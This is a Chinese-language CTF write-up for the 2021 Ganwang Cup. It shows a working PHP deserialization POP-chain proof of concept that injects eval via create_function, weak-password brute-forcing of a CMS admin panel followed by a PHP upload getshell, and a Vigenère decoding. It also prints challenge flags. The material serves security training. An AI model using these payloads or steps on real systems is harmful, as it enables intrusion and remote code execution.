
2021年赣网杯部分writeup

原创

Sword-heart 于 2021-12-07 10:30:25 发布 187 收藏
文章标签： webview android java

checkin

连连看



查看源码，存在多个js文件

自动换行

```
<!DOCTYPE html>
<html lang="zh-CN">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <link rel="stylesheet" href="css/style.css">
  <title>连连看</title>
</head>

<body>
    <div class="container">
        <div class="heading">
            <p class="time"></p>
        </div>
        <div class="grid-container"></div>
    </div>
    <script src="js/config.js"></script>
    <script src="js/util.js"></script>
    <script src="js/view.js"></script>
    <script src="js/game.js"></script>
    <script src="js/event.js"></script>
    <script src="js/main.js"></script>
</body>

</html>
```


在game.js中获取flag{134791e2-d93c-4d01-a71f-dcbe82d7fe08}

easypop

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$pwd=getcwd();
class func
{
        public $mod1;
        public $mod2;
          public $key;
        public function __destruct()
        {
                unserialize($this->key)();
                $this->mod2 = "welcome ".$this->mod1;

        }
}

class GetFlag
{
         public $code;
          public $action;
        public function get_flag(){
                $a=$this->action;
                $a('', $this->code);
        }
}

unserialize($_GET[0]);

?>
```


unserialize($this->key)(); 关键点在这

当[new BBB,"test"]()

会调用BBB的test方法

然后$a('', $this->code);


经典create_function 的格式

poc

```
<?php
class func
{
       public $mod1;
       public $mod2;
       public $key;
}

class GetFlag
{       public $code;
        public $action;
       public function get_flag(){
           $a=$this->action;
           $a('', $this->code);
       }
}
$o = new func();
$o1 = new GetFlag();
$o1->code ="1;}eval(\$_GET[1]);/*";
$o1->action = 'create_function';
$o->key = serialize(array($o1,"get_flag"));
echo(urlencode(serialize($o)));
```


挖洞大师

国际cms v1.1



通过index.php/admin，自动跳转到后台

真正后台地址



弱口令一把梭，admin 88888888


请求	有效载荷	状态	错误	超时	长	评论
322	88888888	200			469	
0		200			269	
1	123456789	200			269	
2	a123456	200			269	
3	123456	200			269	
4	a123456789	200			269	
5	1234567890	200			269	
6	woaini1314	200			269	
7	qq123456	200			269	
8	abc123456	200			269	
9	123456a	200			269	

请求 响应

Raw 头 Hex


```
HTTP/1.1 200 OK
Date: Mon, 06 Dec 2021 03:07:15 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 121
Connection: close
Content-Type: application/json; charset=utf-8

{"code":1,"msg":"登录成功","data":"","url":"http:\/\/                \/index.php\/admin-login-index.html","w
3}
```


添加上传的文件后缀.php




主题模板处getshell

拿到flag



Decodemaster


打开decodemaster文档




全选修改为等线，取出字符串


Sllv we GMT gje dsh vc sim gzwspio!↵
EHRw tfk koa sq om reocxeua lzdpuil. W rkwa xsg tqiewtc pb wznjurz o vwspmnwzmvem jegbmnwzf xtgq woz wpgwzk tzr pia tfbnxi iwkyfo gwkqw xhukpiav. T'f zuox hnet lsdv ha wxfba bo ey kbfvhrayuesy vc OXY tun udsdg wz xas jaw.ps nqayygwzu udee ook rhh qjps asch ux bg.↵
Yk xdee kg OXY?↵
QZB (Dwtewfq Xas Lhbc) md c yurw cl eobscoofmhb yadqvtvm osfdkpjpmzp htem qnwmhiyise ghbzatpeyvg fs lcrrf w zltwqxr cl pbood tozkbbm bskq l uqmzxbmas dyyv cz abyolfzml vc nelwi lskkccaymgu ktfngtuse, xh vgylerr acgv poe eops l usdzxf zk tpiln rmxt. Wt piawp evmpestcfo, xsg qarmsypbjx tu ieytzru boopf ha jbbj w tlinktug iwkyf kj eglf xaoz ibu fp jwphxb uj udi dgfhik cx xfdmyf o iiudgcf. Pltu uaee wy ybhppf hti yzgc, iarng hti gosa!↵
Meop oozc vcslfpmekczw, mvk olepw nshie tun DPJd xodmxg hausipp hti xjkjuo. Wzos mvx hgnhaxpf haatfjo qnsqggemhbght smej sjtxfoaoyi zrsdemwtc pj gjdsd wxqanjpc egoyw. Mvkof pcakqmpem ubgav l nodkx qgoi nihcfp egr iwo xi sgzp em o ylfymqkq blrgoybh pzeofmhb. Upiav pxszxl hgnhax ejs tmzv yyiksw cbp ghzraha wewrqrm fgjha, wzosfmfsy kgbickbs qhbkpbnc dwdbskh lks ahfeofmhb zk udsdg htem drwda ltivxc bb zdf ysxrsfmmwuj!↵
DPJekaq hxhgemo xsg rujysxaop xjrse sy QZB. Uk wfoamvbnk, Ffktltrk wmmra DPJd rfazbrk w mewe qt oltzraocid cbp epoxz qkmyvg fs bbjewehfcze sk hkwno xsch osfdraua xsg qteezkjhaw, rtcgtl kopi plp ocex icojuo atpg. Mxmoig/Eajppgq wmmra DPJd hcoyl ct ajplpt

取出字符串使用维吉尼亚密钥爆破，密钥为welcomegwb






解码标记的字符串



